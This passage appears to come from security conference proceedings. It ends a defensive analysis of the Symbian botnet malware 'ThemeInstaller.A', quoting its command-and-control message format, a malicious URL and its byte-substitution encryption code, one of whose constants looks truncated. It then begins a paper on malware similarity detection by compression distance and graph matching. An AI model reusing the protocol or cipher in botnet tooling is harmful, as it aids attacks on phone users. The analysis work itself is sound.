Thirdly, the download center is a relay of the infection path. Receipt of malicious messages doesn't mean infection. People should click the link, download and install, to finish the whole infection path. So, there is also some social psychology applied in the attack of "Zombie". But the download server may also be configured as a normal site, for advertisement of certain products.

Finally, the viruses are the leading role in this framework. They acquire many techniques to hide, protect and spread. As to ThemeInstaller.A, everything seems perfect except one thing: the protocol

between commanding server and viruses aren't extensible. To extend the protocol, the alternative is downloading another malware automatically.

Conclusion

In this paper, we mainly discuss the features of "ThemeInstaller.A". However, the "Zombie" includes many variants, such as "NmapPlug.A", "NmapPlug.B"… "Dumusic.A"…,etc. Their protocol may be different, but the framework is the same. For example, the protocol of "Dumusic" can be directly recognized in the captured networking package. Their protocol is like: "04, http://uni.lyy.mobi/u.jsp?u=20912060;12, 20029080".In this case, "04" means an website should be added to the browser's bookmark; "12" means the software having this UID(0x20029080) should be uninstalled. This protocol is simpler, but can also be effective.

There are still some puzzles left about "ThemeInstaller.A". What's the whole set of its protocol? How does the server harvest phone numbers, since Symbian doesn't provide interface to retrieve phone number? [12]Besides, we also found functions such as hang-up calls, which haven't been activated yet.

Due to the involvement of remote server, these viruses' transmissibility and robustness have ascended to a new level. This framework is now a developing trend for mobile virus, not only on Symbian, but also on other platforms. On android, last November, we have captured the virus "Geinimi" which also has the characteristic of a botnets. Currently, the botnets is built merely for money. But, it can do more harm technically. In other words, botnets is just a framework, which can be easily added new malware. Just imagine, if the hacker downloads "Smspatch" and "Lanpackage" (NetQin, 2010c) to the victim, the damage will be more serious.

During the combat with "Zombie", we work closely with China Mobile and CNCERT, to help them block malicious servers and certain featured short messages. After the firstly week's crazy spread, the increasing speed is kept to a lower level.

[12] Actually, "Dumusic" will always connect to certain site via cmwap- an internet access point in China. The downloaded data includes the phone's number. But ThemeInstaller.A doesn't choose this way.

Appendix: The encryption algorithm

From previous analysis, we know the protocol between "ThemeInstaller.A" and remote server is encrypted. However, we can get the plaintext through remote debugging， without knowing its encryption algorithm. The encryption algorithm will be provided here, just for interested analyst.

1, Generate a key pool, which has 256 bytes and every byte is different.

2, Every byte in the original plaintext will be encrypted. First, get the value byte by byte, from the plaintext. Then, this value is used as an index to get the data in key pool, which is exactly the encrypted version.

3, The pseudo-code of the encryption algorithm is shown below.

```
TUint keyPool[64] =
{0xDDDC0A08,0x5C5BE4E3,0x5D636261,0x64605F5E,0x6C6B6A69,0x6766656D,0x75746E68,
0x706F7776, 0x78737271, 0x81807F7E, 0x7C7B7A79,0x8887827D,0x838B8A89, 0x8C868584,
0x95949392, 0xA2A1A08D, 0x1FA3A9A8,0x38331E21,0xE5E13A39, 0x1312DFDE,
0x26090100, 0x2D242322, 0x31302F2E,0x9F9E9D02,0x9B9A9997, 0xB071103, 0xC060504,
0x100F0E0D, 0x16201514,0x1A191817,0x271D1C1B, 0x59585756, 0x5A535251, 0x2825343B,
0xF22B2A29,0xFAF5F4F3,0x322CFFFE, 0x3C373635, 0x3E3D4241, 0x4443403F,
0x4D4C4645,0x4A494847,0x504F4E4B, 0x8F8E5554, 0x9C969190, 0xA6A5A498,
0xB0ABAAA7,0xACB3B2B1,0xB4AFAEAD, 0xB6BDBCB5, 0xBAB9B8B7, 0xC4BFBEBB,
0xC0C7C6C5,0xC8C3C2C1,0xD1D0CFC9, 0xCDCCCBCA, 0xD9D8D2CE, 0xD4D3DBDA,
0xE0D7D6D5,0xE7EFE6E2, 0xEEEDECEB,0xF0EAE9E8,0xF9F8F7F6,0xFDFCFBF};

HBufC8* EncryptL(const TDesC8& aData)
{
    TInt len = aData.Length();
    HBufC8* bufHeap = HBufC8::NewL(len);
    TPtr8 buf(bufHeap->Des());
    TUint8* pKeyPool = (TUint8*) keyPool;
    for (TInt i=0; i<len; i++)
    {
        TUint8 src = aData.AtC(i);
        TUint8 dst = pKeyPool[src];
        buf.Append(dst);
    }
    return bufHeap;
}
```

References

NetQin. (2010a). 2010 report for mobile security:

http://www.netqin.com/market/2010report/

CNCERT(2010). CNCERT's alert for "Zombie": http://www.cert.org.cn/articles/bulletin/common/2010091925129.shtml

NetQin.(2010b). Summarization of notorious viruses: http://www.netqin.com/security/securityinfo.jsp?id=3584&type=2

CCTV. (2010). CCTV's report on "Zombie": http://bugu.cntv.cn/news/talk/jiaodianfangtan/classpage/video/20101116/100907.shtml

Nokia. (2009). Nokia's wiki about security mechanism:

http://wiki.forum.nokia.com/index.php/Platform_Security

Axelle Apvrille.(2010) Symbian worm Yxes: Towards mobile botnets? : EICAR 2010

SisContents (2010) Unpacking, editing and signing of Symbian SIS packages: http://cdtools.net/symbianandev/home.html

NetQin.(2010c). NetQin's virus information center: http://virus.netqin.com/en/

Exact and Approximate Graph Matching Algorithms for Binary Malware Analysis via Entropy and Normalized Compression Distance between Nodes

Renan Darcel & Robert Erra & Pierre Payet
ESIEA Paris - Laboratoire SI&S

Index Terms

Malware analysis, Entropy, CFG, Normalized Compression Distance, Graph Matching Problem, Graph Matching algorithms, Approximate Graph Matching algorithms, Graph isomorphism, Subgraph isomorphism.

About Author(s) *Renan Darcel and Pierre Payet are students at ESIEA Paris, they are interested in information security, they are currently finishing their master thesis. Robert Erra is Professor of Computer Science, he is the Scientific Director of the Masters in Network & Information Security at ESIEA Paris (SI&I) and ESIEA Laval (N&IS). He is interested in developments of algorithms for information security, from cryptanalysis of asymmetric cryptography algorithms to malware analysis. Contact Details: ESIEA, 9 rue Vésale, 75005 Paris, France. emails: darcel@et.esiea.fr, erra@esiea.fr, payer@et.esiea.fr*

Abstract

There are so many new malwares or variants of known malwares that appears quite each day that we need automatic tools to help the analysts to make the analysis faster, and more sure. It has been heard at EICAR 2010 that it is now possible for an AV company to receive more than 40000 "new" malwares each day. This proves clearly that the "malware industry" is flourishing, but of course, a lot of these "new" malwares share large portions of codes with existing and already known malwares (a lot of malwares contains small or large parts of code that has been copied from another). Here, known means analyzed, i.e. we have understood for example what the malware does, how it is programmed and structured, how we can detect him with the help of a static signature in an antivirus software and so on.

Beyond the basic idea of searching for a signature of a malware, is there an interest to develop new tools for malware analysis ? Yes! For (at least) the two following reasons:

1) *if we have better tools, the malwares programmers will have to work harder (and so, hopefully, longer) to create new malwares that are difficult to analyze;*
2) *in the few last years, a new threat has appeared in the tools used for the information warfare: Targeted Malware Attacks, i.e. malwares that are developed to attack a specific target. The Stuxnet worm is probably the most known example. This is really a serious problem because the reaction of the AV community faced to a new malware depends a lot of the impact of this new malware. And there are so many new malwares that the analyze of new malwares is prioritized, ressources has to be managed in a balance between the importance of the threats and the ability to analyze a lot of files.*

We present here algorithms to solve the following problems:

1) *Let us suppose we have:*
   - *an unknown malware A, possibly new, this is our "target";*
   - *a (large) database of known malwares $\mathcal{M} = \{M_1, \cdots M_n\}$;*

   how can we choose quickly, from a set of known files $\{M_1, \cdots M_n\}$, the subset of the files the "most similar" to the target A ?
2) *Given two binary malwares, supposed already disassembled, how can we quickly compare them? More precisely, how can we understand the similarities, but also the dissimilarities between both files ?*
3) *We suppose we have a new malware function (from a new malware file) and a large database of (already) known malware functions, we want to understand the differences and the similarities between them and to understand how we can be protected against the new malware (for example we want to find a signature for AV softwares).*

Our algorithms are mainly based on the use of the Normalized Compression Distance (NCD) and entropy at different granularity levels.

For the first problem, that we call the global malware filtering database problem, we will propose two algorithms, one is new and is based on an algorithm for the third problem. We propose to use filtering tactics to select the better files of the malware set $\mathcal{M}$. We propose to use two different but similar tactics, using the Normalized Compression Distance for a first filtering tactic to filter the set $\mathcal{M}$ and the entropy for a second filtering tactic. We will call our algorithm the global malware filtering algorithm

For the second problem, we will present an algorithm that, given a graph that represents the malware like the Call Flow Graph (CFG) of both malwares, will approximately solve the graph matching problem associated with the two CFGS using again the NCD of the nodes. If the two graphs are really isomorphic then the algorithm we present here will find the isomorphism is a polynomial time algorithm. We think that the algorithms that are presented here can be used to solve efficiently the third problem, this is a work in progress.

1. Introduction

We will use the following and very large definition of a malware: it is a *malicious* code like viruses, worms, spywares, trojans, rootkits, randsomwares and, generally, it refers to any hostile code that can cause damages.

In the *Microsoft Security Intelligence Report* it is pointed out that, for the first half of the year 2009, around 116 million malicious samples were detected "in the wild" while this number was around 95 million in the second half of the year 2008. Of course, there does not exist 116 million of *dissimilar* malwares, a lot of them are clones, similar or quite similar. But this proves clearly that the "malware industry" is flourishing, a lot of malwares contains small or large parts of code that has been *copied* from another.

So, there are so many new malwares that appears quite each day that we need *automatic* tools to make the analysis faster, and more sure. But of course, a lot of "new" malwares share large portions of codes with existing and already known malwares. Here, *known* means *analyzed*, *i.e.* we have understood for example what the malware does, how it is programmed and so on, how it is programmed and so on and how we can detect him by a signature in an antivirus software (AV).

Why does someone wants to analyze a malware ? There are (at least) three reasons:

- we want to "name" a new malware (see [Ghe05]);
- we want to understand how we can be protected against it;
- or, we want to understand how it could be modified to create a new variant (possibly with new functionalities for example); this is helpful to anticipate the threat.

So, at the first glance, any tool that can be used to analyze a malware can have bad consequences because it will probably be used also to create new malwares. Yes, but this is true for any new language, any new compiler etc. So, beyond the basic idea of searching for a signature of a malware, is there an interest to develop new of better tools for malware analysis ? We think Yes! For (at least) the two following reasons:

1) if we have better tools, the malwares programmers will have to work harder (and so, hopefully, longer) to create new malwares that are difficult to analyze;
2) in the few last years, a new threat has appeared in the tools used for the information warfare: *Targeted Malware Attacks*, *i.e.* malwares that are developed to attack a specific target. The *Stuxnet* worm is probably the most known example. This is really a serious problem because the reaction of the AV community faced to a new malware depends a lot of the impact of this new malware. And there are so many new malwares that the analyze of new malwares is prioritized, resources has to be managed in a balance between the importance of the threats and the ability to analyze a lot of files.

In 2006, there was in Dagstuhl, Germany, the Conference *Duplication, Redundancy, and Similarity in Software* where were presented works about the "clone detection problem", *i.e.* the problem of finding identical (or similar) pieces of codes in two different softwares. In the presentation [WL06], the authors present some reasons why this problem is interesting, for example:

- we want to detect plagiarism or copyright infringement (mostly for goodwares);
- we want to understand the evolution of a software (both for goodwares and malwares);
- we want to detect vulnerabilities in an old version by comparing the patched and unpatched versions (mostly for malwares)
- we want to detect redundancy into a software (mostly for goodwares).

But they also point out that the malware analysis problem has close relations with the clone detection problem and so, they defend the idea that techniques for comparing goodware files could be used to compare malwares (they focus mainly on static malware analysis).

We will focus in this work on executable files because, generally, the source code of malwares is not known. Our goal is to present algorithms that can help to develop a "real-time" system that :

- in a reasonable amount of time (with a classical computer);
- with a database of known malwares $\mathcal{M} = \{M_1, \cdots M_n\}$;

given a new "target" file A, is able to find the set $\mathcal{B}$, a subset $\mathcal{M}$. The elements of $\mathcal{B}$ being the files of $\mathcal{M}$ that are the most similar to A. We have of course to define what *similar* means. And, when we have selected these similar files, to compare them quickly with the target A. It is well know that most malwares of the same family contain

a large part of duplicated code (exactly or with small differences) so we need tools to recognize such duplicated code.

To compare two files, to analyze and understand one of them, we can of course compare them as binary strings. But this is generally a huge work, time consuming, this technique is easy to thwart and it is sometimes difficult to obtain useful results. For example the same software source code, compiled with the same compiler but very with different options, will give two very different files.

So we need the change the objects to be compared. A very interesting approach is to use a more formal representation of softwares: the so called Control Flow Graphs (CFG) and the Call Graph (CG) of a binary software. Comparing two binaries using the CFGs and the CGs has been studied intensively the last few years, when the files to compare and analyze are malwares see for example [Kor05], [Sab], [Fla04], [DR05].

We will make the following assumptions in our work: we can disassemble the malware we want to study, by static or dynamic analysis.

We present here the algorithms we propose to solve the following problems:

1) Let us suppose we have:
   - we suppose we have a new malware function and a large database of (already) known malware functions, we want to understand the differences and the similarities between this how we can be protected against it (for example we want to find a signature for AV softwares)
   - an unknown malware A, possibly new, this is our "target";
   - a (large) database of known malwares $\mathcal{M} = \{M_1, \cdots M_n\}$;

   how can we choose quickly, from a set of known files $\{M_1, \cdots M_n\}$, the subset of the files the "most similar" to the target A?
2) Given two binary malwares, supposed already disassembled, how can we quickly compare them? More precisely, how can we understand the similarities, but also the dissimilarities between both files ?
   .

Our algorithms are mainly based on the use of the Normalized Compression Distance (NCD) and entropy at different granularity levels.

For the second problem, that we call the global *malware filtering database* problem, we will present an algorithm [BCE], presented in section 3, based on an algorithm for the first problem,

We propose to use *filtering* tactics to select the better files of the malware set $\mathcal{M}$. We propose to use two different but similar tactics, using the *Normalized Compression Distance* for a first filtering tactic to filter the set $\mathcal{M}$ and the entropy for a second filtering tactic. The algorithm we present is called the *global malware filtering algorithm*.

In section (2) we will presents the tools we can use, In section (3) and (3.5) we will present our global filtering strategy that relies on two different tactics. For the second problem, we will present in section (4) an algorithm that, given the CFG of both malwares, will approximately solve the graph matching problem associated with the two CFGS using again the NCD of the nodes. The algorithm can solve exactly the graph matching problem but in this case it means we have a isomorphism between the two graphs or a subgraph isomorphism.

2. Tools to compare and analyze softwares

2.1. Disassembler for a binary file

The first tool we need to analyze a binary software is a disassembler. Any binary software can be viewed as a set of functions and basic blocks of instructions[1] and a good disassembler is able to retrieve all functions and all basic blocks of a binary software (at least for some processors and OS).

1. A basic block is a sequence of instructions that is generally begun with an single entry point and is terminated by a single exit point (a branch instruction for example).

There are different ways to use these informations collected by the disassembler at different levels of granularities:

- we can define the set of vertices $V = \{v_1, \cdots v_n\}$ where each vertex is in fact a function of the binary software and we say there is an edge (v_i, v_j) if the function v_i calls the function v_j. The graph defined is the *Call Graph* (CG).
- Any function will be represented by another graph: a node is a basic block and an edge between two nodes represents a branch relations between them. This graph is called the *Control Flow Graph* (CFG) [Ryd79].

An acyclic CFG means there are no recursive functions and a cycle means there is a recursive one.

The most used by malware analysts seems to be the IDA PRO disassembler, [Eag08] it can compute for a binary file things like:

- the CFG of the functions;
- the Call Graph of the full software;
- the graph of cross-references from a symbol;
- the graph of cross-references to a symbol.

and it is also able to compute some customized graphs. Finally, one can also write his own plug-ins with the IDC script language. But if one wants to analyze millions of malware samples, it needs a large computing time, even if one has to do this only one time. So, we have decided to develop our own small disassembler to get the CFGs and the CGs of our files.

2.2. Static or dynamic analysis

CGs are generally computed without executing the binary file, we then say it is a *static analysis* while we will talk of a *dynamic* CG when it is obtained by executing the program (but we need a profiler). Both static and dynamic CGs are interesting:

- the static because we have information for the full software (but to obtain the exact static CG can be a difficult problem);
- the dynamic because we have the CG of the file really executed (but if it is a malware it has to be executed in a safe environment and it gives only a partial information, we will have only the functions really called during the execution).

The figure (1) shows a part of the Call Flow Graph (CFG) of a binary software. Nodes are sequences of instructions (functions or basic blocks).

The dynamic code generation regroups all the techniques where executable code is generated during execution. Let us take the example of code encryption. The code is then compounded of two parts: one that is encrypted and the other that decrypts the encrypted part and jump on it. In this case, a static analysis will not be able to analyze all the encrypted code, which is probably the most interesting.

Those two examples show that a static analysis in binary comparison can become very difficult if some basic techniques of code modification are used. Moreover, some protections like code virtualization that are today more and more used are even more complex and will make this analysis even more difficult. A solution may be to break up the problem and to use at first another tool that will remove those protections [GG09] and to do the binary comparison on the unprotected executable.

We can see the actions of the software by looking what it is doing and when. if we suppose of course we can execute the malware in a safe environment.

Dynamic analysis allows to execute a software on a real or a virtual processor, and to instrumentate the execution. In our case (binary comparison), dynamic analysis can strip protections of the software, and so, to have the original binary code in order to have an usable CFG.




Figure 1. A part of the CFG of a binary software obtained with IDA PRO

Dynamic here means we really execute the file but in a sanitized environment, so we know its *behavior*. This is a very powerful tool but of course, we can't be sure that we have observed all possible behaviors of the file; this can be serious problem if malwares developers program *against* this.

It's possible to do the dynamic analysis with tools working in user land [Dyn], [Pin], these tools use either the debug API (for example, the **ptrace** syscall on Linux), or (most of the time) inject themself in the process [VGA$^+$] to have better performances, and to control the flow. The problem is the possibility for a malware to bypass the analyzer and to escape of it, because using this kind of analyzer, returns to the problems of analysis of an unknown binary, and hence a solution based on NaCl [Cli] is more appropriate and safer.

It's also possible to use a processor emulator [Qem], [Boc]. Works like Anubis [Anu], VxStripper [Jos] use already these techniques to unprotect a binary, but anti virtual machine tricks can be used against these tools, because an emulator can't behave like real processor in some cases [PMRB].

The technique most stealthy and more usefull [vHV] is based on the use of hardware virtualization to perform the dynamic analysis of a program. Indeed, the program runs directly on a physical machine (and therefore no processor emulation), and with the virtualization it is possible to extract the de-obfuscated code.

3. From filtering tactics to strategies

When we want to compare a new malware to existing malwares we have to face a huge problem: some databases of malwares can have millions of samples [BG08]. But there is a characteristic that will help us: a large part of "new" discovered malwares are variants of already known malwares and so, a "new" discovered malware will share

a lot of code with known malwares. Anyway, if this is not true, this is also a valuable information: we have perhaps found a *true* news malware.

Let us describe the hypothesis:

- we have a unknown malware A, possibly new, this is our "target";
- we have a database of known malwares $\mathcal{M} = \{M_1, \cdots M_n\}$.

We want to find from the set $M_1, \cdots M_n$, the files the "most similar" to our target A.

This problem has been studied by a lot of researchers [AWL07], [WL06], [CE04], [Ghe05], [BG08], [Fla04], [DR05], [Sab] with various technics. S. Wehner [Weh07] has proposed to use the *Normalized Compression Distance* (NCD) [CV05]) to classify (with clusters) a set of worms.

3.1. The Normalized Compression Distance (NCD)

Let us suppose we have a compression algorithm $Comp$ and, for a file F, let $L(F)$ be the length of F. Let us define $d_{NCD}(A, B)$, the NCD of two files A and B [CV05], we can compute :

- $Comp(A)$ and $L_A = L(Comp(A))$;
- $Comp(B)$ and $L_B = L(Comp(B))$;
- $Comp(A|B)$ and $L_{A|B} = L(Comp(A|B))$;

where $A|B$ is the concatenation of A and B; then $d_{NCD}(A, B)$ is defined by:

$$d_{NCD}(A, B) = \frac{L_{A|B} - \min(L_A, L_B)}{\max(L_A, L_B)}. \tag{1}$$

It is an asymmetric expression so we can use instead the following symmetric definition :

$$d_{NCD}(A, B) = \frac{\frac{L_{A|B} + L_{B|A}}{2} - \min(L_A, L_B)}{\max(L_A, L_B)}. \tag{2}$$

NCD [CV05] can be seen as a universal and generalized distance measure, see [Axe10] for an example to classify file fragments and [Weh07] for the classification of worms and the analysis of network traffic.

3.2. A first filtering tactic: using NCD between files

We need *filtering* tactics to select the files. We use the NCD [CV05] as a first tactic to filter the set.

We propose to use two different but similar tactics, using the *Normalized Compression Distance* (NCD) and the entropy. We will use both of them at two different levels of granularity, to define our global filtering strategy. The idea to use entropy is not new, see for example [BG08], [Bre10b], [Bre10a]

The algorithm (1) describes our filtering tactic using the NCD, it outputs a set of files $\{B_i\}_{i=1}^{K_{NCD}}$ such that for all $i = 1, \cdots K_{NCD}$ we have

$$d_{NCD}(A, B_i) \leq \epsilon_{NCD}. \tag{3}$$

The parameter ϵ_{NCD} is the NCD *threshold* parameter, a real number to be chosen by the user.

Algorithm 1 : Filtering with NCD of files

Input:
– a new file A ;
– a database $\mathcal{M}$ of (known) files $M_1, \cdots M_N$;
– a real $\epsilon_{NCD} > 0$: the NCD *threshold* parameter ;
Output: – a set of files $\mathcal{B}_{NCD} = \{B_i\}_{i=1}^{i=K_{NCD}}$;
Begin:
$\mathcal{B}_{NCD} = \{\}$;
For i=1 **To** N **Do** ;
If $d_i = d_{NCD}(A, M_i) < \epsilon_{NCD}$ **Then** $\mathcal{B}_{NCD} = Append(\mathcal{B}_{NCD}, M_i)$;
EndFor ;
Return $\mathcal{B}_{NCD}$;
End.

3.3. A second filtering tactic: using entropy

We use a second tactic to filter the set: the entropy of the files, we call it the *global entropy*. Let $C = \{c_1, \cdots c_n\}$ be a sequence of n characters from an finite alphabet $\mathcal{A} = \{a_1, \cdots a_m\}$, let p_i be the frequency (in percentage) of the character a_i in C then the (binary) entropy of the sequence C is defined by:

$$\mathcal{H}(C) = -\sum_{i=1}^{n} p_i \log_2(p_i). \tag{4}$$

The algorithm (2) describes our filtering tactic using the entropy. It outputs a set of files $\{B_i\}_{i=1}^{K_H}$ such that for all $i = 1, \cdots K_H$ we have the following inequality:

$$|\mathcal{H}(A) - \mathcal{H}(B_i)| \leq \epsilon_H. \tag{5}$$

The parameter ϵ_H is another threshold parameter, the *entropy* threshold parameter, a real number to be chosen by the user.

Algorithm 2 : Filtering with Entropy of the files

Input:
– a new file A ;
– a database $\mathcal{M}$ of (known) files $M_1, \cdots M_N$;
– a real $\epsilon_H > 0$: the *entropy* threshold parameter ;
Output: – a set of files $\mathcal{B}_H = \{B_i\}_{i=1}^{i=K_H}$;
Begin:
$\mathcal{B}_H = \{\}$;
For i=1 **To** N **Do** ;
If $|\mathcal{H}(A) - \mathcal{H}(M_i)| < \epsilon_H$ **Then** $\mathcal{B}_H = Append(\mathcal{B}_H, M_i)$;
EndFor ;
Return $\mathcal{B}_H$;
End.

To obtain one set from $\mathcal{B}_{NCD}$ and $\mathcal{B}_H$ we can:

1) take the union of $\mathcal{B}_{NCD}$ and $\mathcal{B}_H$;
2) or take the intersection of $\mathcal{B}_{NCD}$ and $\mathcal{B}_H$.

We have chosen to take the intersection of the two sets, so $\mathcal{B}$ is defined by:

$$\mathcal{B} = \mathcal{B}_{NCD} \cap \mathcal{B}_H. \tag{6}$$

We can point out that by using different values for the thresholds parameters of the different algorithms, we can obtain information about the target A.

3.4. Changing the granularity

We propose now to use again the two previous tactics but on different objects: the functions. So, we propose to change the *granularity* (or the resolution) of the analysis. This gives the algorithms (3) and (4). We use a disassembler to obtain all the functions of the file A, and for the database of known malwares $\mathcal{M} = \{M_1, \cdots M_n\}$ we suppose it has already be done so, we have a set of R known functions $\mathcal{F} = \{f_1, \cdots f_R\}$. With these information, we use:

1) firstly: the NCD between each function of the target A and each function of the set $\mathcal{F} = \{f_1, \cdots f_R\}$, which contains all functions of the set of malwares $\mathcal{M}$;
2) secondly: the entropy of each function of the target A and each function of the set $\mathcal{F} = \{f_1, \cdots f_R\}$;

Algorithm 3 : Filtering by NCD of functions

Input:
– a new file A ;
– a database of R known functions $\mathcal{F} = \{f_1, \cdots f_R\}$;
– a real $\delta_{NCD} > 0$: the threshold real ;
Output: – a set of functions $\mathcal{F}_{NCD} = \{f_i\}_{i=1}^{K_{NCD}}$;
Begin:
$\mathcal{F}_{NCD} = \{\}$;
Find all the functions $f_{A,1}, \cdots f_{A,N}$ of the file A ;
For i=1 **To** N **Do** ;
For j=1 **To** K_{NCD} **Do** ;
If $d_{NCD}(f_{A,i}, f_j) < \delta_{NCD}$ **Then** $\mathcal{F}_{NCD} = Append(\mathcal{F}_{NCD}, f_j)$;
EndFor ;
EndFor ;
Return $\mathcal{F}_{NCD}$;
End.

The algorithm (3) is similar to the algorithm (1); on the same way the algorithm (4) is similar to the algorithm (2), in both cases we have just changed the granularity. It seems that the second approach has been first proposed in 2008 [BG08].

We keep for each function of the output the file B_i where we have found a match between a function of A and a function of the set of malwares $\mathcal{M}$.

Algorithm 4 : Filtering by Entropy of functions

Input:
– a new file A ;
– a database of M known functions $\mathcal{F} = \{f_1, \cdots f_M\}$;
– a real $\delta_H > 0$: the threshold real ;

Output: – a set of functions $\mathcal{F}_H = \{f_i\}_{i=1}^{i=K}$;
Begin:
$\mathcal{F}_H = \{\}$;
Find all the functions $f_{A,1}, \cdots f_{A,N}$ of the file A ;
For i=1 **To** M **Do** ;
For j=1 **To** N **Do** ;
If $|\mathcal{H}(f_{A,i}) - \mathcal{H}(f_j)| < \delta_H$ **Then** $\mathcal{F}_H = Append(\mathcal{F}_H, f_j)$;
EndFor ;
EndFor ;
Return $\mathcal{F}_{\mathcal{H}}$;
End.

We have used *functions* in algorithms (3,4) to simplify the presentation, in fact we can use as an input the set of functions and *basic blocks* of instructions.

3.5. From the tactics to a Strategy

So far we have proposed four tactics, now we have to explain the strategy.

Let us suppose we have computed:

- the set of files $\mathcal{B}$ defined by (6) computed by the algorithms (1) and (2)
- the set of functions $\mathcal{F}_{NCD} = \{B_i\}_{i=1}^{K_{NCD}}$ computed by the algorithm (3)
- the set of functions $\mathcal{F}_H = \{B_i\}_{i=1}^{K_H}$ computed by the algorithm (4).

The algorithm (5) is what we call our *global malware filtering algorithm*, it returns the set $\mathcal{Z}$ of the "most interesting" malwares, in the sense of high similarity with the target A, of the set $\mathcal{M}$. We use the value $S_{i,NCD} + S_{i,H}$ as a measure of similarity, it is perhaps a "too simple" function, we currently investigate other possibilities.

Remarks: In the algorithm (5), "shared" means similar, we use here the threshold parameters $\delta_H > 0$ and $\delta_{NCD} > 0$ of the algorithms (3) and (4).

Algorithm 5 : The Global Malware Filtering Algorithm

Input:
– a file A (possibly unknown) ;
– the set of files $\mathcal{B} = \{B_i\}_{i=1}^{i=K}$ from algorithms (1,2);
– the set of functions $\mathcal{F}_{NCD} = \{f_i\}_{i=1}^{K_{NCD}}$;
– the set of functions $\mathcal{F}_H = \{f_i\}_{i=1}^{K_H}$;
– an integer K : the threshold integer ;
Output: – a set $\mathcal{Z}$ of K files from $\mathcal{F}$;
Begin:
For each file $B_i \in \mathcal{B}$;
Compute the number $S_{i,NCD}$ of functions from $\mathcal{F}_{NCD}$ "shared" with A ;
Compute the number $S_{i,H}$ of functions from $\mathcal{F}_H$ "shared" with A ;
EndFor ;
$\mathcal{S}$:= the sorted files (in decreasing order) F_i according to the value $(S_{i,NCD} + S_{i,H})$;
Return the set $\mathcal{Z}$ the K largest files of $\mathcal{S}$;
End.

3.6. Some pictures

The picture (2) shows all functions of the versions C and D of the worm Win32/Antinny, distances between two function have been computed with entropy and the picture (3) shows the same data with distances between two functions computed with NCD. The picture has been obtained with the software *maketree* and we have kept only functions of length more than 4ko.




Figure 2. Functions from the worms Win32/Antinny (versions C and D), functions of length more than 4ko, distance computed with entropy

These pictures shows that we could classify functions of a set of known mawlares using our algorithms. This is one of the objectives of the work in progress $\mathcal{B}$inThavro [BCE].

4. Exact and approximate graph matching algorithms

We suppose we have used the *filtering* algorithms to select the most interesting files of $\mathcal{M}$. So now we are interested to compare two binaries using a graph representation, the new one and the old one, this is a matching graph problem.

4.1. The graph malware matching problem: comparing two binary files via graph matching algorithms

The idea to analyse two similar binaries using a graph seems to be due to Sabin [Sab], and these last years the use of graphs, CFGs or Call Graphs, has been more and more studied [Fla04], [DR05]. The algorithm presented in the papers [Kor05], [Fla04], [DR05] are heuristic and quite similar, it solves an approximate graph isomorphism problem. The idea is to use the CFGs and/or the CGs, or any graph that represents the malwares, of the two files and to try to match functions and basic blocks from one file to the other, let us call this problem the *graph malware matching problem*. The graph malware matching problem is to compare two binary files via graph matching algorithms of a graph that represent them.

Figure 3. Functions from the worms Win32/Antinny (versions C and D), functions of length more than 4ko, distance computed with NCD

Let us suppose a "malware matching algorithm" succeeds to find an optimal matching, but the two files are different, then we can look at the differences between two matched functions, it is always interesting as we have said in the introduction, for goodware and malware analysis. But, if the malware match algorithm fails to find an optimal matching, something is different *in the structure* of the files due to some changes and then, it is also very interesting to find these changes.

4.2. Exact and approximate graph matching problems

The graph malware matching problem we have defined is a special case of a more general problem: *the graph matching problem*.

A graph $G = (V, E)$ is composed of nodes (or vertices) and edges. The edges can be undirected (without direction) or directed (with a direction)? When edges are directed we will say that the graph is directed, it is usual to say arcs in place of edges in this case. The set E is in $V \times V$. The size of a graph G is the number of nodes ($|G|$).

A matching graph algorithm takes two graphs $G_A = (V_A, E_A)$ and $G_B = (V_B, E_B)$ as inputs and gives as output a mapping $f : V_A \rightarrow V_B$ between nodes of the two graphs. A strong constraint for the mapping function f is : $(i, j) \in E_A$ if and only if $(f(i), f(j)) \in E_B$.

